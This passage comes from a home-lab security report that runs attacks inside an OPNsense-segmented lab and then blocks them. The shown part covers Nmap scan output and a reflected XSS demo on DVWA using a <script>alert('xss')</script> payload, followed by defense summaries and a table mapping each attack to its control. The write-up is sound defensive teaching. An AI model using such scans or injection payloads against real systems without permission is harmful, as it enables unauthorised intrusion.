443/tcp   open      ssl/https    OPNsense
53053/tcp open      tcpwrapped

2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port80-TCP:V=7.99%I=7%D=8/28%Time=6A90E532P=x86_64-pc-linux-gnu(GetR
SF:request,94,"HTTP/1.0\x20301\x20Moved\x20Permanently\r\nLocation:\x20htt
SF:ps:///r\nContent-Length:\x200\r\nConnection:\x20close\r\nDate:\x20Fri,
SF:\x2028\x20Aug\x202026\x2001:32:35\x20GMT\r\nServer:\x20OPNsense\r\n\r\n
SF:)%r(HTTPOptions,94,"HTTP/1.0\x20301\x20Moved\x20Permanently\r\nLocati
SF:on:\x20https:///r\nContent-Length:\x200\r\nConnection:\x20close\r\nDat
SF:e:\x20Fri,\x2028\x20Aug\x202026\x2001:32:35\x20GMT\r\nServer:\x20OPNsen
SF:se\r\n\r\n)%r(RTSRequest,136,"HTTP/1.0\x20400\x20Bad\x20Request\r\nC
SF:ontent-Type:\x20text/html\r\nContent-Length:\x20162\r\nConnection:\x20c
SF:lose\r\nDate:\x20Fri,\x2028\x20Aug\x202026\x2001:32:35\x20GMT\r\nServer
SF::\x20OPNsense\r\n\r\n<!DOCTYPE\x20html>\n<html\x20lang=\x20en>\n\x20<he
SF:ad>\n\x20\x20<meta\x20charset=\x20UTF-8>\n\x20/>\n\x20\x20<title>400\x20Ba
SF:d\x20Request</title>\n\x20</head>\n\x20<body>\n\x20\x20<h1>400\x20Bad\x
```

nmap -p- -sS -sV 192.168.50.1 after rules — 65531 filtered, no-response. The firewall itself no longer leaks its service banners.

8.5 Defense summary

- Close unused ports — every open port is a potential entry point.
- IDS signatures — ET SCAN NMAP rules detect and drop Nmap probes.
- Network segmentation — limit which subnets can scan which.

- Banner hardening — remove version strings from SSH, HTTP, SMTP.
- Log monitoring — burst of SYN packets to many ports is a scanning signature.

9. Attack 6 — SQL Injection & Reflected XSS (DVWA)


SQL injection and Cross-Site Scripting (XSS) are the two most common web application attacks. They both exploit the same root cause: user input is reflected back into the page or into a SQL query without sanitisation. We use DVWA (Damn Vulnerable Web Application) hosted on the DMZ to demonstrate a reflected XSS attack on the 'What's your name?' field.

9.1 Payload

URL: `http://192.168.60.10:8080/vulnerabilities/xss_r/?name=<script>alert("xss")</script>`


Form input: `<script>alert("xss")</script>`

9.2 Evidence — Before Rules (XSS executes)



DVWA 'Vulnerability: Reflected Cross Site Scripting (XSS)' — payload `<script>alert('xss')</script>` is placed in the 'What's your name?' field.

9.3 Evidence — After Rules (payload blocked)



After enabling the WAF / input-validation rule — the browser shows the alert() text but the script tags are stripped / blocked. No JS execution context is reached; the popup is replaced with sanitized text.

9.4 Defense summary

- Input validation — reject anything that is not on the allow-list of expected characters.
- Output encoding — HTML-encode user-controlled data before rendering it (e.g. < → <).
- Parameterized queries — bind variables, never string-concatenate user input into SQL.
- Content Security Policy (CSP) — set a strict default-src that forbids inline script.
- Web Application Firewall (WAF) — ModSecurity with OWASP CRS ruleset detects known XSS/SQLi patterns.

10. Findings & Defense-in-Depth Recommendations

Mapping every attack to the control(s) that mitigated it:

Attack	Primary control	Why it works
Brute Force	Strong password + lockout + rate-limit	Eliminates the trivial password attack vector
DMZ → LAN	OPNsense block rule on OPT1 → LAN	Cuts the pivot path at the perimeter
DoS / DDoS	OPNsense IDS DOS ruleset + state-violation deny	Drops flood traffic before it reaches the web tier
MITM / ARP	Static ARP entry on victim + DAI on switch	Pins the real gateway MAC, ignores forged ARPs
Nmap recon	ET SCAN NMAP IDS ruleset + port hardening	Drops known scan signatures, reduces banner leakage
SQLi / XSS	WAF / input validation + output encoding	Stops the payload before it reaches the application

10.1 Layered defense model (defense in depth)

- Perimeter — OPNsense firewall rules + IDS/IPS (this lab's most impactful layer).
- Network — Segmentation, VLANs, DHCP Snooping, DAI, 802.1X.
- Host — Patching, hardening baselines, EDR, account lockout, MFA.
- Application — Input validation, parameterized queries, output encoding, WAF, CSP.
- Data — Encryption at rest and in transit, backups, least privilege.
- People — Security awareness, phishing simulations, least privilege.
- Monitoring — Centralised logging, SIEM, alerting on the patterns we saw in this lab (failed logon spikes, long-lived SSH from DMZ, SYN floods, Nmap signatures, XSS payloads).

10.2 Top 5 actionable takeaways

- Enable OPNsense IDS/IPS on EVERY zone — it caught or helped catch 4 of the 6 attacks.
- Never expose management interfaces to the WAN — and never with default credentials.
- Block by default, allow by exception — both for the firewall and for application routing rules.
- Treat any host on the DMZ as already compromised — segment it from the LAN with a deny rule.
- Patch, MFA, monitor — the boring controls are what would have prevented most of these attacks entirely.

11. Appendix A — Lab IP Addressing

Device	IP Address	Role
Kali (WAN side)	192.168.50.10	Attacker on the WAN segment
OPNsense WAN	192.168.50.1	Firewall WAN interface
OPNsense DMZ (OPT1)	192.168.60.1	Firewall DMZ interface
OPNsense LAN	172.20.20.1	Firewall LAN interface / victim gateway
DVWA (DMZ)	192.168.60.10	Vulnerable web app, port 8080
Windows 10 victim (LAN)	172.20.20.50	Internal victim with SSH/SMB/RDP
Kali (DMZ side, pivot)	192.168.60.x (tunnel endpoint)	Pivot after compromising DMZ

Closing note

The same patterns demonstrated here — brute force, lateral movement, DoS, MITM, recon, and web injection — are seen every day on the public internet. The Vertex lab shows that none of them are unstoppable; every one was neutralized by a specific, well-understood control. The art of network security is making sure every one of those controls is in place before the attacker gets a chance to use the script.